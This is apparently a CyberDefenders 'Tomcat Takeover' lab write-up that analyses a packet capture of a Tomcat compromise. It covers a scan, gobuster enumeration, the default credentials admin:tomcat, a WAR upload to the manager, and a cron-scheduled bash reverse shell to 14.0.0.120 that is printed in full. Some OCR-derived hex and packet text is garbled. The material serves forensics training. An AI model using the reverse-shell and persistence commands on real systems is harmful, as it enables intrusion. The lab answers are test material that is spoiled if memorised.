

Tomcat lab- cyber defenders

Scenario

The SOC team has identified suspicious activity on a web server within the company's intranet. To better understand the situation, they have captured network traffic for analysis. The PCAP file may contain evidence of malicious activities that led to the compromise of the Apache Tomcat web server. Your task is to analyze the PCAP file to understand the scope of the attack.


Affected Asset Information

- Server Type:** Apache Tomcat Web Server
- Admin Panel Port:** 8080
- Internal Server IP:** 10.0.0.112
- PCAP File:** web server.pcap

1-Given the suspicious activity detected on the web server, the PCAP file reveals a series of requests across various ports, indicating potential scanning behavior. Can you identify the source IP address responsible for initiating these requests on our server? Answer:14.0.0.120

Analysis Steps

1. Opened the PCAP file in Wireshark.
2. Reviewed **Conversations** → **IPv4** to identify high-volume traffic.
3. Observed repeated TCP SYN packets targeting multiple ports.
4. Applied display filter:
`ip.addr == 14.0.0.120`
5. Confirmed the IP initiated scans against the web server.




Q2. Identify the attacker's country of origin.

Answer: China

Analysis Steps

- Extracted attacker IP address: **14.0.0.120**.
- Performed IP at virustotal
- Reviewed geolocation and registry information.



Q3. Which open port provides access to the web server admin panel?

Answer: 8080

Analysis Steps

- Reviewed TCP streams showing HTTP traffic.

20546 429.512024	10.0.0.112	14.0.0.120	TCP	1514.8080 → 37736 [ACK] Seq=21735 Ack=4432 Win=64128 Len=1448 Tsvl=3538313890 Tscr=429674937 [TCP PDU reassembled in 20547]	
20547 429.512030	10.0.0.112	14.0.0.120	HTTP	1374 HTTP/1.1.401 Unauthorized (text/html)	
20548 429.512365	14.0.0.120	10.0.0.112	TCP	66 37736 → 8080 [ACK] Seq=4432 Ack=24491 Win=64128 Len=0 Tsvl=429674939 Tscr=3538313890	
20549 434.167858	14.0.0.120	10.0.0.112	HTTP	468 GET /manager/html HTTP/1.1	
20550 434.169198	10.0.0.112	14.0.0.120	TCP	1514.8080 → 37736 [ACK] Seq=24491 Ack=4826 Win=64128 Len=1448 Tsvl=3538318548 Tscr=429679594 [TCP PDU reassembled in 20551]	
20551 437.169205	10.0.0.112	14.0.0.120	HTTP	1374 HTTP/1.1.401 Unauthorized (text/html)	
20552 434.169367	14.0.0.120	10.0.0.112	TCP	66 37736 → 8080 [ACK] Seq=4826 Ack=27247 Win=64128 Len=0 Tsvl=429679596 Tscr=3538318548	
20553 437.100598	14.0.0.120	10.0.0.112	HTTP	456 GET /manager/html HTTP/1.1	
20554 437.119199	10.0.0.112	14.0.0.120	TCP	1514.8080 → 37736 [ACK] Seq=27247 Ack=5216 Win=64128 Len=1448 Tsvl=3538321497 Tscr=429682527 [TCP PDU reassembled in 20568]	
20555 437.119214	10.0.0.112	14.0.0.120	TCP	1514.8080 → 37736 [ACK] Seq=28695 Ack=5216 Win=64128 Len=1448 Tsvl=3538321497 Tscr=429682527 [TCP PDU reassembled in 20568]	
20556 437.119218	10.0.0.112	14.0.0.120	TCP	1514.8080 → 37736 [ACK] Seq=30143 Ack=5216 Win=64128 Len=1448 Tsvl=3538321497 Tscr=429682527 [TCP PDU reassembled in 20568]	
20557 437.119224	10.0.0.112	14.0.0.120	TCP	1514.8080 → 37736 [ACK] Seq=31591 Ack=5216 Win=64128 Len=1448 Tsvl=3538321497 Tscr=429682527 [TCP PDU reassembled in 20568]	
20558 437.119224	10.0.0.112	14.0.0.120	TCP	1514.8080 → 37736 [PSH, ACK] Seq=33039 Ack=5216 Win=64128 Len=1448 Tsvl=3538321497 Tscr=429682527 [TCP PDU reassembled in 20568]	
20559 437.119376	14.0.0.120	10.0.0.112	TCP	66 37736 → 8080 [ACK] Seq=5216 Ack=33039 Win=64128 Len=0 Tsvl=429682546 Tscr=3538321497	
20560 437.119692	10.0.0.112	14.0.0.120	TCP	1514.8080 → 37736 [ACK] Seq=34487 Ack=5216 Win=64128 Len=1448 Tsvl=3538321498 Tscr=429682546 [TCP PDU reassembled in 20568]	
20561 437.119699	10.0.0.112	14.0.0.120	TCP	1514.8080 → 37736 [ACK] Seq=35935 Ack=5216 Win=64128 Len=1448 Tsvl=3538321498 Tscr=429682546 [TCP PDU reassembled in 20568]	
20562 437.119700	10.0.0.112	14.0.0.120	TCP	1514.8080 → 37736 [ACK] Seq=38383 Ack=5216 Win=64128 Len=1448 Tsvl=3538321498 Tscr=429682546 [TCP PDU reassembled in 20568]	
20563 437.119703	10.0.0.112	14.0.0.120	TCP	1514.8080 → 37736 [ACK] Seq=38831 Ack=5216 Win=64128 Len=1448 Tsvl=3538321498 Tscr=429682546 [TCP PDU reassembled in 20568]	
20564 437.119704	10.0.0.112	14.0.0.120	TCP	1514.8080 → 37736 [PSH, ACK] Seq=40279 Ack=5216 Min=64128 Len=1448 Tsvl=3538321498 Tscr=429682546 [TCP PDU reassembled in 20568]	
20565 437.119839	10.0.0.112	14.0.0.120	TCP	1514.8080 → 37736 [ACK] Seq=41727 Ack=5216 Win=64128 Len=1448 Tsvl=3538321498 Tscr=429682546 [TCP PDU reassembled in 20568]	
20566 437.119846	10.0.0.112	14.0.0.120	TCP	1514.8080 → 37736 [ACK] Seq=43175 Ack=5216 Win=64128 Len=1448 Tsvl=3538321498 Tscr=429682546 [TCP PDU reassembled in 20568]	
20567 437.119848	14.0.0.120	10.0.0.112	TCP	66 37736 → 8080 [ACK] Seq=5216 Ack=41727 Win=64128 Len=0 Tsvl=429682546 Tscr=3538321497	
20568 437.119849	10.0.0.112	14.0.0.120	HTTP	80 HTTP/1.1.200 OK (text/html)	

Q4. Which tool was used for directory enumeration?

Answer : Gobuster

Analysis Steps

1. Followed HTTP streams in Wireshark.
2. Observed large numbers of sequential directory requests.
3. Identified the User-Agent string:

User-Agent: gobuster/3.6

4. Confirmed automated directory brute-forcing behavior.

```
[Server Contiguous Streams: 1]
TCP payload (112 bytes)
HyperText Transfer Protocol
> GET /webdav/servlet/webdav/ HTTP/1.1\r\n
Host: 10.0.0.112:8080\r\n
User-Agent: gobuster/3.6\r\n
Accept-Encoding: gzip\r\n
\r\n
[Response in Frame: 20412]
[Full request URL: http://10.0.0.112:8080/webdav/servlet/webdav/]
```

```
[ 0000  00 0c 29 4d 6a d9 00 0c 29 4b a8 b8 00 00 45 00 ](W) )K-- E
[ 0010  00 a4 f6 e5 40 00 40 06 2e 71 0e 00 00 78 0a 00 ](W) @ - X
[ 0020  00 70 93 44 1f 9b 2b a4 e7 e3 4e 8c 4c 85 58 18 ](W) p D + - N L...
[ 0030  01 f5 a4 25 00 00 00 00 08 0a 19 9b aa d2 e5 ](W) % ..... .
[ 0040  ba f4 47 45 54 20 2f 77 65 62 64 61 76 2f 73 65 ](W) -GET /w eb dav/se
[ 0050  72 76 6c 65 74 2f 77 62 64 61 76 2f 20 48 54 ](W) rviewlet/we bdav/ HT
[ 0060  54 50 2f 31 2e 31 31 32 3a 38 30 31 32 3d 0a 35 ](W) TP/1.1 - Host: 10
[ 0070  2e 30 2e 30 2e 31 31 32 3a 38 30 31 32 3d 0a 35 ](W) .0.112 :8080 U
[ 0080  73 65 72 65 72 65 72 65 72 65 72 65 72 65 72 65 ](W) ser-Age nt: gobu
[ 0090  74 63 72 2f 33 2e 36 0d 64 41 63 65 70 74 2d 6e 73 0 ](W) - Accept:
```

Q5. Which admin directory was discovered?

Answer: /manager

Analysis Steps

1. Reviewed HTTP GET requests.
2. Identified successful responses for:

/manager/html

3. Confirmed Apache Tomcat administrative interface exposure.

The Wireshark screenshot shows a network capture of a TCP session. The selected packet is number 20342, timestamped at 386.570970. The packet details pane shows the following structure:

- Urgent Pointer: 0
- Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
- [Timestamps]
- [SEQ/ACK analysis]
- [Client Contiguous Streams: 1]
- [Server Contiguous Streams: 1]
- TCP payload (102 bytes)
- Hypertext Transfer Protocol
- GET /manager/stop HTTP/1.1\r\n
- Host: 10.0.0.112:8080\r\n
- User-Agent: gobuster/3.6\r\n
- Accept-Encoding: gzip\r\n
- \r\n
- [Response in frame: 20416]
- [Full request URI: http://10.0.0.112:8080/manager/stop]

The Microsoft Learn article titled "How to: Enumerate directories and files - .NET - Microsoft Learn" discusses the systematic process of mapping a web server's hidden paths, files, and directory structure. It highlights the use of tools like Gobuster for brute-forcing and its importance for ethical hackers in identifying vulnerabilities and attackers. The article also mentions programming techniques like `EnumerateDirectories` for efficient file system traversing.

Key Aspects of Directory Enumeration:

- Purpose: It identifies potential vulnerabilities, misconfigurations, and sensitive data hidden within web servers or network structures.
- Tools: Automated tools such as Gobuster and ffuf are used to perform high-speed, automated directory enumeration.

Q6. What credentials were successfully used?

Answer/ admin:tomcat

Analysis Steps

1. Inspected Authorization headers in HTTP requests.

2. Observed Base64-encoded credentials:

YWRtaW46dG9tY2F0

3. Decoded value using Base64 decoding.

Decoded Result:

admin:tomcat

```
POST /manager/html/upload;jsessionid=0DE586F27B2F48D0CA045F731E0E9E71?org.apache.catalina.filters.CSRF_NONCE=83EDF4E2462ECC7246974 HTTP/1.1
Host: 10.0.0.112:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.0.0.112:8080/manager/html
Content-Type: multipart/form-data; boundary=-----309854885940911807712888696060
Content-Length: 1324
Origin: http://10.0.0.112:8080
Authorization: Basic YWRtaW46dG9tY2F0
Connection: keep-alive
Cookie: JSESSIONID=0DE586F27B2F48D0CA045F731E0E9E71
Upgrade-Insecure-Requests: 1

-----309854885940911807712888696060
Content-Disposition: form-data; name="deployWar"; filename="JXQOZY.war"
Content-Type: application/octet-stream

PK.....r*W.....WEB-INF/PK.....r*W.*.....WEB-INF/web.xmlm..
.0.....5g..q.Z.....#bj..&...7B..o....7k..U.....|.... :..pg..+...b.
.."...6<.J...I.U.R.0
....+%x..+...#...!7c..1.....i)13.v...2.v'6.!.....r.\y...W0%.VJ.k.....?..?..PK.....r*W..T.D.....rzpmxxmm.jsp}
```

The screenshot shows a web-based interface for decoding Base64 strings. The top bar indicates the page was last updated 20 hours ago. The main area is divided into three sections: Recipe, Input, and Output.

- Recipe:** A green panel titled "From Base64" containing:
 - An alphabet dropdown set to "Alphabet A-Za-z0-9+/=".
 - A checked checkbox for "Remove non-alphabet chars".
 - An unchecked checkbox for "Strict mode".
- Input:** A text input field containing the Base64 string: YWRtaW46dG9tY2F0.
- Output:** A text output field showing the decoded result: admin:tomcat.

Q7. What malicious file was uploaded?

Answer/ JXQOZY.war

Analysis Steps

1. Observed POST request to:

/manager/html/upload

2. Content-Type identified as multipart/form-data.

3. File name extracted from upload request:

filename="JXQOZY.war"

4. WAR file structure confirmed in packet payload.

```
Host: 10.0.0.112:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.0.0.112:8080/manager/html
Content-Type: multipart/form-data; boundary=-----309854885940911807712888696060
Content-Length: 1324
Origin: http://10.0.0.112:8080
Authorization: Basic YWRtaW46dG9tY2F0
Connection: keep-alive
Cookie: JSESSIONID=0DE586F27B2F48D0CA045F731E0E9E71
Upgrade-Insecure-Requests: 1

-----309854885940911807712888696060
Content-Disposition: form-data; name="deployWar"; filename="JXQOZY.war"
Content-Type: application/octet-stream


PK.....r*W.....WEB-INF/PK.....r*W.*.....WEB-INF/web.xmlm..
.0.....5g..q.Z.....'.#bJ..&...7B..o....7k...U.....|.... :..pg..+...b.
..."..6<.J...I..U.R.0
....+%x..+...#..!7c..1.....i)13.v..2.v'6.!.....r.\...y...W0%.VJ.k.....?..?..PK.....r*W..T.D...
.....l+{..Z...J...k.%#..q...^.....+.}w:.....x...R*....MLy...spq7.=....#a&G..M... @.c.ai.....#
..A2H... 1.Z..3M...`..1.....[..Zq..F..T%....*..Pa.l.A..58.....W1c o.....N...>i.^...u.B.8.x..J[D..
..s.....]_S7t...0..%..k.w0.3;...Z.r0.....J.....j.I1....m..aR.B.....e.
.S;.^yn^4.Rc.....]i.....os...v.%`b
..9.....]..,...%*.N.i.F`..R#.d..>v..... j....B."..2.....y.G.....:..l.{@.q...).-61.ye...t.
.5....!k..^)>.t...4....])..N}m...%....j.+C.....@....PK.....r*W.....r*W.....&..WEB-INF/web.xmlPK.....r*W..T.D.....rzpmxxmm.jspPK.....x.....
```

Q8. What persistence command was scheduled by the attacker?

Answer: /bin/bash -c 'bash -i >& /dev/tcp/14.0.0.120/443 0>&1'

Analysis Steps

- 1. Followed TCP stream after WAR deployment.**
- 2. Observed interactive shell commands executed by attacker.**
- 3. Extracted scheduled reverse shell command.**



Wireshark - Follow TCP Stream (tcp.stream eq 9461) · web server.pcap

```
whoami
root
cd /tmp
pwd
/tmp
echo "* * * * * /bin/bash -c 'bash -i >& /dev/tcp/14.0.0.120/443 0>&1'" > cron
crontab -i cron
crontab -l
* * * * * /bin/bash -c 'bash -i >& /dev/tcp/14.0.0.120/443 0>&1'
```

Final Assessment

- **Incident Type: Web Server Compromise**
- **Attack Vector: Exposed Tomcat Manager Interface**
- **Root Cause:**
 - **Weak credentials**
 - **Publicly accessible admin panel**
- **Impact:**
 - **Remote code execution**
 - **Reverse shell access**
 - **Persistence via cron job**

The screenshot shows the CyberDefenders website interface. At the top, there's a navigation bar with links for CyberRange, Certifications, For Business, and Resources. Below the navigation is a search bar and a notification area indicating 1 unread notification. The main content area is titled "Tomcat Takeover Lab". It describes the lab as analyzing network traffic using Wireshark's custom columns, filters, and statistics to identify suspicious web server administration access and potential compromise. The lab is categorized under Network Forensics and includes tactics like Reconnaissance, Execution, Persistence, Privilege Escalation, Credential Access, Discovery, and Command and Control. Tools listed are Wireshark and NetworkMiner. The difficulty level is marked as "Easy", status as "Retired", and duration as "30mins". A rating of "4.6" is shown with five yellow stars. Below this, there are buttons for Bookmark, Join the Lab Squad, Report an Issue, and Share Achievement. On the left, a box indicates the file has been downloaded, with instructions to unzip it using the password "cyberdefenders.org". On the right, there are dropdown menus for "Scenario" and "Questions", both currently set to "8/8".